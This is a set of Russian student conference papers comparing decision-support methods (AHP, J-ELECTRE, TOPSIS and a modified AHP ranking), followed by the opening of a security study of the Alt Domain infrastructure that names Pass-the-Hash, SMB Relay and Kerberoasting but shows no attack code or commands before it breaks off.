## СРАВНЕНИЕ МЕТОДОВ ПОДДЕРЖКИ ПРИНЯТИЯ РЕШЕНИЙ

*Аннотация:* В статье рассматриваются методы поддержки принятия решений: классический метод анализа иерархий, метод *j-electra 1v*, метод *Topsis*. Приведён их сравнительный анализ. Сделан вывод о применении каждого метода в различных ситуациях.

*Ключевые слова:* классический метод анализа иерархий, метод *j-electra 1v*, метод *Topsis*, анализ, сравнение.

*Kosenok I.D.  
student*

*Supervisor: Putivtseva N.P., Ph.D.  
associate professor*

*National Research University «Belgorod State University»*

## COMPARISON OF DECISION SUPPORT METHODS

*Abstract:* The article discusses decision support methods: the classical method of analytic hierarchy process, the *j-electra 1v* method, the *Topsis* method. Their comparative analysis is provided. A conclusion is made about the application of each method in different situations.

*Keywords:* classical method of analytic hierarchy process, *j-electra 1v* method, *Topsis* method, analysis, comparison.

В современном управлении, планировании и анализе часто необходимо принимать обоснованные решения в условиях наличия некоторого количества критериев. Существует множество способов поддержки принятия решений (СППР), каждый из которых имеет свои особенности, преимущества и ограничения. Остановимся на трех из них, наиболее распространенных с нашей точки зрения, и проведем их сравнительный анализ. Будем рассматривать классический метод анализа иерархий (МАИ, АНР), J-ELECTRE 1v (вариант метода ELECTRE), TOPSIS (Technique for Order Preference by Similarity to Ideal Solution)

Классический МАИ (АНР — Analytic Hierarchy Process) - метод, предложенный Томасом Саати, представляет проблему в виде иерархии целей, критериев и альтернатив. Он основан на парных сравнениях и субъективной оценке предпочтений.

Его ключевые этапы:

- Формирование иерархии.
- Сравнение элементов попарно по шкале Саати.
- Расчёт весов и проверка согласованности (CI, CR).
- Выбор альтернативы с максимальным приоритетом.

К плюсам данного метода можно отнести:

- Удобство для экспертных оценок.
- Интуитивную понятность.
- Возможность учета иерархической структуры.

Минусами являются:

- Зависимость от субъективности экспертов.
- Проблемы с масштабом (при большом числе критериев и альтернатив).

Метод J-ELECTRE 1v является одной из версий метода ELECTRE, который относится к классу методов сверхранжирования (outranking). Эта версия адаптирована для работы с бинарными отношениями предпочтений.

Основные принципы метода J-ELECTRE 1v:

- Определение степени доминирования одной альтернативы над другой.

- Использование конкордансных и дискордансных индексов.
- Построение графа предпочтений.
- Отбор альтернатив, не доминируемых другими.

Плюсами данного метода являются:

- Эффективность при слабой формализуемости.
- Возможность использования для конфликтных и неполных данных.
- Не требуется нормализации весов.

К минусам метода можно отнести:

- Требуется настройка порогов (конкорданс, дискорданс).
- Возможна неоднозначность при ранжировании.
- Сложность восприятия для непосвящённых пользователей.

Метод TOPSIS (Техника упорядочивания на основе приближённости к идеальному решению) предлагает выбирать альтернативу, наиболее близкую к идеальной и наименее близкую к наихудшей.

Его ключевые этапы:

- Построение нормализованной матрицы решений.
- Учет весов критериев.
- Определение идеального (best) и антиидеального (worst) решений.
- Расчёт расстояний и относительной близости к идеалу.

Плюсы метода TOPSIS:

- Учитывает как положительные, так и отрицательные аспекты.
- Прост в реализации.
- Хорошо масштабируется.

Минусы данного метода:

- Зависимость от нормализации данных.
- Может игнорировать логические несоответствия предпочтений.
- Не работает с нечисловыми критериями.

Проведем сравнительный анализ данных методов по некоторым критериям и представим результаты в таблице 1.

Таблица 1

Название метода / Критерии	Классический метод анализа иерархий	J-ELECTRE 1v	TOPSIS
Тип метода	Парные сравнения	Сверхранжирование	Математическое расстояние
Требование к числовым данным	Низкое	Среднее	Высокое
Учет субъективных факторов	Да	Да	Нет
Поддержка неполных данных	Частично	Да	Нет
Интерпретируемость	Высокая	Средняя	Высокая
Устойчивость к изменениям	Средняя	Высокая	Средняя
Наличие ранжирования	Да	Частично (сверхранж.)	Да
Простой расчет	Относительно простой	Сложный	Простой

Сравнительные результаты показывают, что классический МАИ подходит для ситуаций, где важны экспертные мнения и возможно создание иерархической структуры. Он рекомендуется при относительно небольшом числе альтернатив и критериев.

Метод J-ELECTRE 1v эффективен в конфликтных и слабоформализованных задачах, особенно если трудно задать точные числовые оценки. Однако он требует большей аналитической подготовки.

Метод TOPSIS хорош для задач с числовыми критериями и четко определенными весами, когда важна объективность и скорость анализа.

Таким образом, выбор метода зависит от характера задачи, типа данных, доступных ресурсов и компетенций экспертов.

#### Использованные источники:

1. Акилова И.М. Системы поддержки принятия решений. [Электронный ресурс] // Сборник учебно-методических материалов URL: <https://clck.ru/3MXbSV> (дата обращения: 01.06.2025)
2. Рыбак В.А. Аналитический обзор и сравнение существующих технологий поддержки принятия решений [Электронный ресурс] URL: <https://clck.ru/3MXcBK> (дата обращения: 01.06.2025)

3. Сатдинов Ф.Р. Математические методы и модели поддержки принятия решений [Электронный ресурс]// Молодой ученый.-2024.- №38 (537) (дата публикации: 23.09.2024).- URL: <https://moluch.ru/archive/537/117851/> (дата обращения: 02.06.2025)

*Кулыгин М.В.*  
*студент*  
*Белгородский государственный*  
*национальный исследовательский университет*

## СРАВНИТЕЛЬНЫЙ АНАЛИЗ МЕТОДИК ПРИНЯТИЯ РЕШЕНИЙ

*Аннотация:* статья посвящена обзору и сравнительному анализу методик принятия решений. Рассмотрены основные подходы, такие как аналитические методы, эвристические алгоритмы, модели на основе искусственного интеллекта и статистические методики. Анализируются достоинства и недостатки каждого метода, их применение в условиях неопределенности и рисков, а также эффективность и точность принимаемых решений. Особое внимание уделено сравнительному анализу, позволившему выявить наиболее подходящие методы для конкретных ситуаций и задач. Обзор представляет интерес как для исследователей, так и для практических специалистов, позволяя выбрать оптимальную методику принятия решений в зависимости от требований и условий конкретной области деятельности.

*Ключевые слова:* методика, иерархия выбора, сравнение критериев, модифицированный метод анализа иерархий, критерий, альтернатива.

*Kulygin M.V.*  
*student*  
*Belgorod State National Research University*

## COMPARATIVE ANALYSIS OF DECISION-MAKING TECHNIQUES

*Abstract:* the article is devoted to a review and comparative analysis of decision-making techniques. The main approaches such as analytical methods, heuristic algorithms, models based on artificial intelligence and statistical techniques are considered. The advantages and disadvantages of each method, their application in conditions of uncertainty and risks, as well as the effectiveness and accuracy of decisions are analyzed. Special attention is paid to comparative analysis, which allowed us to identify the most appropriate methods for specific situations and tasks. The review is of interest to both researchers and practitioners, allowing them to choose the optimal decision-making methodology depending on the requirements and conditions of a particular field of activity.

*Keywords:* methodology, hierarchy of choice, comparison of criteria, modified method of hierarchy analysis, criterion, alternative.

При проведении анализа предметной области на основе материалов российской и зарубежной литературы был осуществлен обзор различных методик принятия решений (далее – ПР). Существующие методы, применяемые в производственной сфере, зачастую ограничиваются одним важным аспектом: возможностью перехода от описания проблемы к её решению посредством выбора из ограниченного набора альтернатив. Несмотря на разнообразие методов принятия решений, большинство из них игнорируют ключевые условия, такие как временные и пространственные контексты, которые существенно влияют на эффективность принятия решений и могут существенно изменить их оценку. Эти обстоятельства играют важнейшую роль в реальной практике, что обусловило необходимость разработки и использования более гибких и адаптивных методик, учитывающих сложность и динамичность условий, в которых принимаются решения.

Были рассмотрены следующие методики, которые находятся в свободном доступе:

1. Неформальные (эвристические) методы (Методика 1) принятия решений — это подходы, основанные на интуиции, опыте или знаниях экспертов. В таких случаях вероятность предсказания успешного исхода затруднена или практически невозможна. Тем не менее, для простых ситуаций с низкими последствиями ошибочного выбора этот метод может быть оправдан, так как позволяет быстро и с минимальными затратами принять решение без сложных расчетов. Эти методы особенно полезны в условиях ограниченных данных или времени, когда более точные аналитические подходы недоступны или нецелесообразны [1].

2. Методы, основанные на анализе формализованного опыта, которые подвергаются статистической обработке — экспертные методы принятия решений (Методика 2). Эти методы используют знания и опыт экспертов, систематически обрабатывая их в виде формализованных правил и моделей. Такой подход позволяет повысить результативность решений за счет внедрения проверенных практик и опыта. Однако привлечение экспертов увеличивает затраты на процесс принятия решений, так как требуется привлечение квалифицированных специалистов и организация встречи или консультаций. Кроме того, расширение круга участников может снизить оперативность принятия решений, особенно если требуется быстрое реагирование. Также стоит учитывать возможную предвзятость экспертов, которая может влиять на объективность результатов, особенно если опыт и знания несовершенны или предвзяты [2].

3. Методы экспертизы на основе нечеткой логики представляют собой мощный инструмент для снижения субъективности в принятии решений (Методика 3). Они используют функции принадлежности, которые позволяют моделировать неопределенность и вариативность входных данных, создавая интервал возможных решений. Такой подход помогает учитывать нечеткие или неполные данные, обеспечивая более устойчивую и объективную оценку

ситуации. Однако, увеличение сложности моделей требует высокого уровня компетентности специалистов и может привести к трудностям в правильной интерпретации результатов. Кроме того, корректное представление входных данных в виде нечетких множеств требует тщательной подготовки и может быть ограничено в случаях недостатка или неправильной формализации данных. Анализ эффективности такого метода зависит от правильности определения функций принадлежности и способности моделировать реальную проблем [3, 4].

4. Квалиметрические методы оценки системы позволяют получить более точные результаты по сравнению с простыми количественными методами, поскольку они учитывают качество и степень соответствия характеристик выбранным критериям (Методика 4). Однако, несмотря на их точность, эти методы могут давать искаженную оценку из-за неполного учета всех важных факторов, что может привести к неправильным выводам и ошибочным решениям. Поэтому при использовании квалиметрических методов важно помнить о необходимости включения всех релевантных факторов и возможности проведения дополнительных проверок и уточнений для повышения надежности оценки [5].

5. Аналитические методы оценки ПР (Методика 5) являются сложными и точными, поскольку они основаны на точных математических формулах, что позволяет получить подробное и корректное представление о характеристиках системы или процесса. Однако их применение связано с определенными трудностями, так как такие методы требуют наличия полной и точной информации, а также высокой квалификации специалиста для правильного их использования. Кроме того, аналитические методы могут быть очень чувствительны к погрешностям исходных данных и сложны в реализации для систем с высокой сложностью или многообразием факторов. Поэтому, несмотря на свои преимущества, эти методы требуют значительных ресурсов и внимания при использовании. [6, 7].

6. Простые интеллектуальные методы на основе прецедентов (Методика 6) обладают преимуществом в накоплении и уточнении знаний о ситуации, что способствует постепенному совершенствованию процесса ПР при проектировании реструктуризации. Такой подход позволяет учитывать опыт предыдущих итераций, выявлять наиболее эффективные критерии и методы, а также адаптировать их к текущим условиям, повышая качество и точность принимаемых решений. Однако, важно помнить, что эффективность этих методов зависит от полноты и качества базы знаний, а также от правильности формулировки прецедентов и критериев. В целом, использование прецедентных моделей способствует развитию системы знаний и улучшению процессов ПР за счет инкрементального обучения и корректировки [8].

7. Сложные интеллектуальные методы (Методика 7), такие как машинное обучение, глубокое обучение и нейронные сети, могут значительно повысить эффективность процессов ПР, особенно при обработке больших

объемов данных и необходимости точного распознавания сложных паттернов. Однако, их применение требует наличия значительных ресурсов, качественных и объемных обучающих данных, а также высокой вычислительной мощности. Поэтому их использование оправданно в случаях, когда есть доступ к соответствующим данным и ресурсам, и важна высокая точность распознавания решений [8].

Таким образом, после выполненного обзора методик принятия решений следует перейти к их сравнительному анализу. Этот этап позволяет определить преимущества и недостатки каждого подхода, а также выбрать наиболее подходящий из них с учетом специфики задачи, доступных данных и требований к результату. Сравнительный анализ также помогает выявить наиболее эффективные методы и объединить их преимущества в гибридных моделях, что может повысить точность и надежность решений. Кроме того, он способствует оптимизации процесса принятия решений и снижению рисков ошибок, связанных с выбором неподходящих методик. В конечном итоге, такой подход обеспечивает более обоснованные и рациональные управленческие решения в рамках рассматриваемой системы.

Для сравнительного анализа методик принятия решений был использован модифицированный метод анализа иерархий. Этот подход позволяет более точно учитывать множество критериев и их взаимосвязи при оценке различных методов. [9].

Первым этапом в решении задачи принятия решения является декомпозиция проблемы через определение ее компонент и отношений между ними. Иерархия выбора методики принятия решений, выполненная с использованием СППР «Решение» [10] представлена на рисунке 1.




Рисунок 1 – Иерархия выбора методики принятия решения

Как видно из рисунка 1, рассмотренные выше методики будут оцениваться по следующим критериям:

- применимость;
- вероятность ошибки при решении;
- сложность применения;
- сложность интерпретации.

Следующим этапом является осуществление попарного сравнения отдельных компонент иерархии.

Сравнение критериев представлено на рисунке 2.




Рисунок 2 – Сравнение критериев

Критерий «Вероятность ошибки при решении» является наиболее значимым.

Отношение согласованности (ОС) равно 6%. Считается нормальным, если  $ОС < 10\%$  [11]. Таким образом, матрицу можно считать согласованной.

Затем необходимо составить матрицы парных сравнений альтернатив по всем критериям.

Сравнение решений по критерию «Применимость» представлено на рисунке 3.



Рисунок 3 – Сравнение решений по критерию «Достоверность»

Пояснения к оценкам:

Эвристические & экспертные (1/3): эвристические методы менее применимы, чем экспертные, поскольку экспертные методы могут учитывать более широкий спектр факторов и субъективных оценок. Оценка 1/3 указывает на то, что экспертные методы немного важнее с точки зрения применимости.

Аналитические & эвристические (7): Аналитические методы гораздо более применимы, чем эвристические, поскольку они обеспечивают более строгий и систематический подход к анализу данных и принятию решений. Оценка 7 указывает на то, что аналитические методы значительно важнее с точки зрения применимости.

Нечёткая логика против квалиметрических (4): Нечёткая логика более применима, чем квалиметрические методы, поскольку нечеткая логика хорошо справляется с неопределенностью, которая часто встречается в электроэнергетике. Оценка 4 отражает важную применимость нечеткой логики.

Таким образом наилучшим вариантом по критерию достоверность являются аналитические методы оценки (методика 5).

Сравнение решений по критерию «Вероятность ошибки при решении» представлено на рисунке 4.

	1.	2.	3.	4.	5.	6.	7.	Приоритеты
1. Мтодика 1	1/1	3/1	5/1	4/1	7/1	2/1	6/1	0,351
2. Методика 2	1/3	1/1	3/1	2/1	5/1	1/2	4/1	0,159
3. Методика 3	1/5	1/3	1/1	1/2	3/1	1/4	1/2	0,056
4. Методика 4	1/4	1/2	2/1	1/1	4/1	1/3	3/1	0,104
5. Методика 5	1/7	1/5	1/3	1/4	1/1	1/6	1/5	0,027
6. Методика 6	1/2	2/1	4/1	3/1	6/1	1/1	5/1	0,241
7. Методика 7	1/6	1/4	2/1	1/3	5/1	1/5	1/1	0,062

СЗ: 7,320    ИС: 0,053    ОС: 0,040

\* Для сравнения критериев двойной клик на ячейке матрицы сравнения

Исследовать

OK Cancel

Рисунок 4 – Сравнение решений по критерию «Вероятность ошибки при решении»

Пояснения к оценкам:

Эвристические & экспертные (3): эвристические методы с большей вероятностью приведут к ошибке, чем экспертные, поскольку опираются на упрощенные правила и могут не учитывать все факторы. Оценка 3 указывает на то, что эвристические методы немного опаснее с точки зрения вероятности ошибки.

Аналитические & эвристические (1/7): аналитические методы значительно менее подвержены ошибкам, чем эвристические, поскольку основаны на строгом анализе данных и математическом моделировании. Оценка 1/7 указывает на то, что аналитические методы намного надёжнее с точки зрения вероятности ошибки.

Методы экспертизы на основе нечеткой логики & квалиметрические (1/2): Методы на основе нечеткой логики менее подвержены ошибкам по сравнению с квалиметрическими методами, поскольку лучше учитывают неопределенность.

Оптимальные варианты по данному критерию – являются аналитические методы оценки (методика 5).

Сравнение решений по критерию «Сложность применения» представлено на рисунке 5.

	1.	2.	3.	4.	5.	6.	7.	Приоритеты
1. Методика 1	1/1	1/4	1/2	1/3	1/5	2/1	1/7	0,043
2. Методика 2	4/1	1/1	2/1	3/1	1/2	5/1	1/3	0,155
3. Методика 3	2/1	1/2	1/1	1/1	1/4	3/1	1/6	0,075
4. Методика 4	3/1	1/3	1/1	1/1	1/3	4/1	1/5	0,084
5. Методика 5	5/1	2/1	4/1	3/1	1/1	6/1	1/2	0,235
6. Методика 6	1/2	1/5	1/3	1/4	1/6	1/1	1/8	0,029
7. Методика 7	7/1	3/1	6/1	5/1	2/1	8/1	1/1	0,378

СЗ: 7,183    ИС: 0,031    ОС: 0,023

\* Для сравнения критериев двойной клик на ячейке матрицы сравнения

Исследовать

Рисунок 5 – Сравнение решений по критерию «Сложность применения»

Пояснения к оценкам:

Эвристические & экспертные (1/2): Эвристические методы гораздо проще в применении, чем экспертные, поскольку не требуют формализации и систематизации знаний. Оценка 1/2 отражает тот факт, что экспертные методы значительно сложнее в реализации.

Аналитические & эвристические (5): Аналитические методы намного сложнее в применении, чем эвристические, поскольку требуют знаний в области математики, статистики и моделирования. Оценка 5 указывает на то, что аналитические методы существенно сложнее в реализации.

Машинное обучение & аналитические методы (2): Сложные методы машинного обучения лишь незначительно сложнее аналитических методов, поскольку опираются на те же принципы, но у них более высокий порог вхождения, поскольку для работы с ними требуются навыки программирования и более глубокое понимание алгоритмов.

Методики с наиболее сложной применимостью являются – сложные интеллектуальные методы (Методика 7).

Сравнение решений по критерию «Сложность интерпретации» представлено на рисунке 6.

	1.	2.	3.	4.	5.	6.	7.	Приоритеты
1. Методика 1	1/1	1/2	1/3	1/4	1/5	2/1	1/7	0,042
2. Методика 2	2/1	1/1	1/2	1/3	1/4	3/1	1/6	0,063
3. Методика 3	3/1	2/1	1/1	1/2	1/3	4/1	1/5	0,096
4. Методика 4	4/1	3/1	2/1	1/1	1/2	5/1	1/4	0,146
5. Методика 5	5/1	4/1	3/1	2/1	1/1	6/1	1/3	0,217
6. Методика 6	1/2	1/3	1/4	1/5	1/6	1/1	1/8	0,029
7. Методика 7	7/1	6/1	5/1	4/1	3/1	8/1	1/1	0,408

СЗ: 7,286    ИС: 0,048    ОС: 0,036

\* Для сравнения критериев двойной клик на ячейке матрицы сравнения

Рисунок 6 – Сравнение решений по критерию «Сложность интерпретации»

Пояснения к оценкам:

Эвристические & экспертные (1/2): Эвристические методы проще в интерпретации, чем экспертные, поскольку основаны на четких и понятных правилах. Оценка 1/2 отражает тот факт, что экспертные методы немного сложнее в интерпретации.

Машинное обучение & аналитические методы (3): результаты сложных методов машинного обучения намного сложнее интерпретировать, чем результаты аналитических методов, особенно для «черных ящиков», таких как глубокие нейронные сети. Оценка 3 указывает на то, что интерпретация результатов машинного обучения существенно сложнее.

Прецеденты (простые) & аналитические (1/6): Простые методы, основанные на прецедентах, гораздо легче интерпретировать, чем аналитические методы, поскольку в их основе лежит аналогия и выбор наиболее близкого прецедента.

Методики с вызывающее наиболее сложную интерпретацию (Интерпретация — это толкование, объяснение, раскрытие смысла чего-либо) являются – сложные интеллектуальные методы (Методика 7).

Проведя все сравнения для иерархии, можно перейти к результатам ранжирования методик принятия решений. Приоритетность вариантов решения проблемы представлена на рисунке 7.




Рисунок 7 – Приоритетность вариантов решения проблемы  
Рейтинг методик принятия решений представлен в таблице 1.

Таблица 1 – Рейтинг методик принятия решений

Место	Номер	Название	Рейтинг
1	Методика 7	Сложные интеллектуальные методы	22,5 %
2	Методика 1	Неформальные (эвристические) методы	18,1 %
3	Методика 5	Аналитические методы оценки	15,4 %
4	Методика 2	Экспертные методы	12,5 %
5	Методика 6	Простые интеллектуальные методы	12,3 %
6	Методика 4	Квалиметрические методы	10,6%
7	Методика 3	Методы экспертизы на основе нечеткой логики	8,5 %

На основе примененного модифицированного метода анализа иерархий для выбора альтернативы, наилучшей по множеству критериев, было выявлено, что наилучшими вариантом являются сложные интеллектуальные методы (Методика 7), такие как машинное обучение, глубокое обучение и нейронные сети.

#### Использованные источники:

1. Кулюткин Ю.Н. Эвристические методы в структуре решений / Ю.Н. Кулюткин. – Москва: Педагогика, 1970. – 232 с.
2. Larsen, P.M. Industrial Applications of Fuzzy Logic Control / P.M. Larsen // Int. J. Man Machine Stud. – 1980. – Vol. 12, № 1. – P. 3–10.
3. Протасьев В.Б. Оценка качества управленческих решений с использованием методов квалиметрии / В.Б. Протасьев, А.В. Косаревская // Вестник ТулГУ. Автоматизация: проблемы, идеи, решения: Материалы Междунар. науч.-техн. конф. «АПИР-14». – Тула: Изд-во ТулГУ, 2009. – С. 193-196.
4. Рейльян Я.Р. Аналитическая основа принятия управленческих решений / Я.Р. Рейльян – Москва: Финансы и статистика, 1989. – 205 с.
5. Саати Т.Л. Принятие решений при зависимостях и обратных связях. Аналитические сети / Т.Л. Саати. – Москва: ЛКИ, 2008. – 360 с.
6. Варшавский П.Р. Моделирование рассуждений на основе прецедентов в интеллектуальных системах поддержки принятия решений / П.Р. Варшавский,

А.П. Еремеев // Искусственный интеллект и принятие решений. – 2009. – № 1. – С. 45-57.

7. Шумский С.А. Машинный интеллект. Очерки по теории машинного обучения и искусственного интеллекта / С.А. Шумский. – Москва: РИОР, 2019. – DOI: 10.29039/02011-1. [Электронный ресурс]. – URL: <https://naukaru.ru/upload/21232f297a57a5a743894a0e4a801fc3/files/4aa3e882e70144f867ed116d42342630.pdf> (дата обращения: 16.04.2025).

8. Флах П. Машинное обучение. Наука и искусство построения алгоритмов, которые извлекают знания из данных: пер. с англ. / П. Флах; пер. А.А. Шарова. – Москва: ДМК Пресс, 2015. – 399 с.

9. Ломакин В.В. Алгоритм повышения степени согласованности матрицы парных сравнений при проведении экспертных опросов / В.В. Ломакин, М.В. Лифиренко // Фундаментальные исследования. – 2013. – № 11. – С. 1798-1803.

10. Ломакин В.В. Система поддержки принятия решений с автоматизированными средствами корректировки суждений экспертов / В.В. Ломакин, М.В. Лифиренко // Научные ведомости Белгородского государственного университета: научный журнал. – Белгород: Издательский дом «Белгород», 2014. – № 1(172) вып. 29/1. – С. 114-120.

11. Основы оценочной деятельности / Кацман В.Е., Косорукова И.В., Родин А.Ю., Харитонов С.В. – Москва: МФПУ «Синергия», 2012. – 336 с.

**АНАЛИЗ ЗАЩИЩЁННОСТИ ДОМЕННОЙ ИНФРАСТРУКТУРЫ НА  
БАЗЕ «АЛЬТ ДОМЕН»**

**Аннотация:** В работе проведён анализ безопасности доменной инфраструктуры, построенной на базе отечественного программного обеспечения «Альт Домен». Рассматриваются актуальные угрозы, включая атаки *Pass-the-Hash*, *SMB Relay* и *Kerberoasting*. Выполнено практическое моделирование атак в изолированной среде с целью оценки устойчивости и выявления уязвимостей. Предложены рекомендации по усилению защиты, основанные на конфигурации контроллера домена, использовании современных алгоритмов шифрования и политик безопасности. Сделан вывод о применимости «Альт Домен» в условиях импортозамещения.

**Ключевые слова:** информационная безопасность, доменная инфраструктура, Альт Домен, *Pass-the-Hash*, *SMB Relay*, *Kerberoasting*, импортозамещение, *Samba*, *NTLM*, *Kerberos*.

**SECURITY ANALYSIS OF DOMAIN INFRASTRUCTURE BASED  
ON "ALT DOMAIN"**

**Annotation:** This article presents a security analysis of domain infrastructure based on the Russian software platform "Alt Domain". The research focuses on relevant threats, including *Pass-the-Hash*, *SMB Relay*, and *Kerberoasting* attacks. Practical simulations of attacks were conducted in an isolated environment to assess resistance and identify vulnerabilities. Recommendations for strengthening security are proposed, including domain controller configuration, the use of modern encryption algorithms, and security policies. The study concludes that "Alt Domain" is a viable solution under import substitution policies.

**Keywords:** information security, domain infrastructure, Alt Domain, *Pass-the-Hash*, *SMB Relay*, *Kerberoasting*, import substitution, *Samba*, *NTLM*, *Kerberos*.

**ВВЕДЕНИЕ**

Проблема обеспечения информационной безопасности в условиях стремительного роста киберугроз и цифровой трансформации организаций приобретает первостепенное значение. В последние годы на фоне политики импортозамещения особую актуальность приобретают отечественные решения, способные заменить зарубежные продукты корпоративного класса.

Одним из таких решений является "Альт Домен" – комплексное программное обеспечение для построения доменной инфраструктуры, основанной на ОС семейства Альт и сервере каталогов Samba. Его внедрение позволяет обеспечить централизованное управление учетными записями, политиками доступа, средствами аутентификации и авторизации.

В то же время, несмотря на наличие встроенных механизмов безопасности, доменная инфраструктура остаётся потенциальной целью для различных атак. Среди наиболее распространённых методов атак на такие системы можно выделить: повторное использование хэшей паролей (Pass-the-hash), ретрансляцию аутентификационных данных (SMB Relay) и получение сервисных билетов Kerberos с целью их взлома (Kerberoasting). Эти атаки позволяют злоумышленнику получить доступ к ресурсам без знания действительных паролей, что делает их особенно опасными в условиях неправильно сконфигурированной инфраструктуры.

В данной работе рассматриваются как теоретические аспекты построения защищённой доменной инфраструктуры на базе Альт Домен, так и практическое моделирование атак, а также разработка защитных мероприятий. Целью данной работы является комплексный анализ защищенности Альт Домен и разработка практических рекомендаций по обеспечению безопасности доменной инфраструктуры.

Объектом исследования является программный комплекс «Альт Домен», разработанный компанией «Базальт СПО» на основе Samba, предназначенный для централизованного управления гетерогенными корпоративными сетями, включающими системы на базе Windows и Linux. Предмет исследования – защищенность «Альт Домен» от известных атак, включая SMB Relay, Pass-the-hash и Kerberoasting

### **ЛИТЕРАТУРНЫЙ ОБЗОР**

Современная научная и прикладная литература уделяет значительное внимание вопросам защиты информационных систем, включая безопасность доменной инфраструктуры. Основной упор в исследованиях традиционно делается на платформу Microsoft Active Directory. Так, например, в публикации Скоропупова И. О., Бубновой А. А. и Карманова И. Н. [9] рассматриваются методы реализации атак на доменные инфраструктуры на базе семейства Windows. Авторы на конкретных примерах демонстрируют сценарии получения прав администратора домена через эксплуатацию уязвимостей в аутентификационных протоколах и ошибках конфигурации. Эти материалы служат ценным источником при анализе рисков, связанных с эксплуатацией даже современных решений

Однако в последние годы, в свете государственной политики импортозамещения, наблюдается рост интереса к отечественным решениям. Одним из таких решений является "Альт Домен", основанный на ОС Альт и службе каталогов Samba.

В работе Романенко О. В. и Осяевой А. А. [7] подчёркивается, что переход на ОС Альт в рамках миграции доменной инфраструктуры

представляет собой логичный и обоснованный шаг в условиях отказа от проприетарного ПО. Авторы анализируют возможности интеграции сервисов аутентификации и управления доступом, а также описывают практические аспекты развёртывания домена на базе Альт. Особое внимание в исследовании уделено вопросу обеспечения совместимости и безопасности, включая настройку Kerberos и LDAP-сервисов, а также реализацию механизмов централизованной авторизации.

Таким образом, проведённый литературный анализ подтверждает актуальность темы исследования и демонстрирует необходимость разработки и апробации практических мер по обеспечению защищённости доменной среды на базе Альт Домен.

### **МЕТОДЫ ИССЛЕДОВАНИЯ**

Методология данного исследования основана на практическом моделировании атак в тестовой среде, построенной с использованием компонентов Альт Домен, Samba 4 и Kali Linux. В ходе работы был развёрнут отдельный домен с контроллером, созданным на базе ОС Альт Сервер 10, в котором были задействованы основные службы: Kerberos, LDAP, DNS, а также политики безопасности.

